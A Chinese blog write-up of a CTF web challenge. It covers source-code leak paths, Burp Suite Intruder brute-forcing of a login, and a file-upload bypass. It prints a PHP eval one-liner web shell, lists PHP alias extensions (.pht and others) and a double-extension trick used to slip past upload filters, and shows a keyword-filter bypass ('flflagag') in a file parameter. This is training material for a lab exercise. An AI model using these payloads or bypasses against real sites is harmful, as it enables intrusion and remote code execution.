# i春秋CTF训练 Web 123 常见的Web源码泄露漏洞 Burpsuite Intruder模块简单应用

原创


椰奶冻不安全 于 2020-07-05 23:25:32 发布 431 收藏

分类专栏： CTF 文章标签： php

来自 椰奶冻不安全 的博客，复制完可要记得我吖

本文链接：https://blog.csdn.net/qq_40654505/article/details/107147131





CTF 专栏收录该内容

14 篇文章 0 订阅


订阅专栏


## Web 123 常见的Web源码泄露漏洞 Burpsuite Intruder模块介绍

> 题目内容：12341234，然后就解开了
> 本题来自擂主C26
> 题目链接请在i春秋申请

---

login.php




源码里发现提示，用户名+出生年份就是密码，用zhangwei和zhangwei1999试了一下，没错当然登陆失败，只能再想办法了

**常见的Web源码泄露漏洞**

- git源码泄露

Git是一个开源的分布式版本控制系统，每次执行初始化目录的时候会在当前目录下自动创建一个.git目录，用于记录代码的变更记录等

- svn源码泄露

SVN是一个开放源代码的版本控制系统。在使用SVN管理本地代码过程中，会自动生成一个名为.svn的隐藏文件夹，其中包含重要的源代码信息。网站管理员在发布代码时，没有使用‘导出’功能，而是直接复制代码文件夹到WEB服务器上，这就使.svn隐藏文件夹被暴露于外网环境，可以利用.svn/entries文件，获取到服务器源码。

- hg源码泄露

Mercurial 是一种轻量级分布式版本控制系统，使用初始化的时候会生成.hg。

- cvs泄露

CVS是一个C/S系统，多个开发人员通过一个中心版本控制系统来记录文件版本，从而达到保证文件同步的目的。主要是针对 CVS/Root以及CVS/Entries目录，直接就可以看到泄露的信息。

- bazzaar/bzr泄露

bzr也是个版本控制工具, 虽然不是很热门, 但它也是多平台支持, 并且有不错的图形界面。

- 备份压缩文件泄露

管理员将网站源代码备份在Web目录下，攻击者通过猜解文件路径，下载备份文件，导致源代码泄露。
常见的备份文件后缀：

.rar

.zip

.7z

.tar.gz

.bak

.txt

.old

.temp

WEB-INF/web.xml泄露

`WEB-INF` 是Java的WEB应用的安全目录，如果想在页面中直接访问其中的文件，必须通过web.xml文件对要访问的文件进行相应映射才能访问。
`WEB-INF` 主要包含以下文件或目录：

```
WEB-INF/web.xml : Web应用程序配置文件，描述了servlet和其他的应用组件配置及命名规则.
WEB-INF/database.properties : 数据库配置文件
WEB-INF/classes/ : 一般用来存放Java类文件(.class)
WEB-INF/lib/ : 用来存放打包好的库(.jar)
WEB-INF/src/ : 用来放源代码(.asp和.php等)
```

- DS_Store文件泄露

.DS_Store是Mac下Finder用来保存如何展示 文件/文件夹 的数据文件，每个文件夹下对应一个。如果将.DS_Store上传部署到服务器，可能造成文件目录结构泄漏，特别是备份文件、源代码文件。

- SWP文件泄露

swp即swap文件，在编辑文件时产生的临时文件，它是隐藏文件，如果程序正常退出，临时文件自动删除，如果意外退出就会保留，文件名为 .filename.swp。

- Github源码泄露

GitHub是一个面向开源及私有软件项目的托管平台。很多人喜欢把自己的代码上传到平台托管，通过关键词进行搜索，可以找到关于目标站点的敏感信息，甚至可以下载网站源码。

猜解出user.php.bak，网站备份压缩文件泄露，居然还真有zhangwei这个用户


**Burpsuite Intruder模块Position介绍**

Attack Type:


Sniper 狙击枪模式，只针对一个位置进行探测。
就是只有一个变量是需要爆破的

Battering ram 攻城锤模式，针对多个位置使用一个Payload。
有多个变量需要爆破，但是只使用同一个字典


Pitchfork 单叉模式，针对多个位置使用不同的多个Payload。
有多个变量需要破解，针对每个变量各自分配不同字典，字典爆破顺序都是每次按字典顺序依次

Cluster Bomb 激素炮模式，针对多个位置，全部组合。
有多个变量需要破解，针对每个变量各自分配不同字典，与Pitchfork 单叉模式不同的是，此模式下字典是组合使用，例如字典1的第一个量，与字典2的全部量依次对应，然后就是字典1的第二个量与字典2的全部对应，就是这样不断枚举爆破

因为login.php页面提示密码是用户名+出生年份，我默认爆破出生年份为1999，所以只需要替换两个位置，用同一个字典，使用Battering ram攻城锤模式，设置好变量开始爆破






然后用load导入得到的user.php.bak字典，开始爆破






没想到竟然没有1999年出生的，后面我又试了默认用户名为zhangwei，爆破出生日期，，，好的我放弃了，最后选择了设置三个参数，用Cluster Bomb激素炮模式

参数1为用户名，直接导入字典即可，参数2为密码前面部分选择copy参数1，参数3为密码后半部分选择数字类型为numbers遍历1900–2000，步长为1，





Payload type: Simple list
Request count: unknown
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
zhangwei
wangwei
wangfang
liwei
lina
zhangmin
lijing
Add
Enter a new item
Add from list ... [Pro version only]


Payload Sets
You can define one or more payload sets. The number of payload sets depend
payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: unknown
Payload type: Copy other payload
Request count: unknown
Payload Options [Copy other payload]
This payload type copies the value of the current payload at another payload p
Copy from position: 1


Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defi
payload set, and each payload type can be customized in different ways.
Payload set: 3
Payload count: 11
Payload type: Numbers
Request count: unknown
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1990
To: 2000
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:
Examples
1.1
987654321.1234568

开始爆破




用户名：lixiuyun

密码：lixiuyun1990

登陆成功，查看源码

```
<html><head>
    <meta charset="utf-8">
    <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉  -->
<!-- <form action="" method="POST" enctype="multipart/form-data">
 <input type="file" name="file" />
 <input type="submit" name="submit" value="上传" />
</form> -->
</center>

</body></html>
```

直接f12删掉注释，发现是个文件上传


直接上传一句话木马失败

只允许上传.jpg,.png,.gif,.bmp后缀的文件


改文件名为2.jpg，一句话内容如下

```
<?php @eval($_POST[cmd]);?>
```


burpsuite抓包改名为php，提示文件名不能出现php，于是改成别名pht，然后提示文件内容有问题。。。。还是上传个普通图片试试吧

> php别名：php2, php3, php4, php5, phps, pht, phtm, phtml

上传普通图片1.jpg依旧返回文件格式不符合要求，依旧抓包，改名为1.jpg.pht





返回了一个view.php页面，直接访问




应该是要一个file参数，构造payload

```
http://eci-2zeft0t6zcxyaqguqhdq.cloudeci.ichunqiu.com/view.php?file=flag
```




就是过滤掉flag嘛，简单，flflagag就能绕过

```
http://eci-2zeft0t6zcxyaqguqhdq.cloudeci.ichunqiu.com/view.php?file=flflagag
```

成功得到flag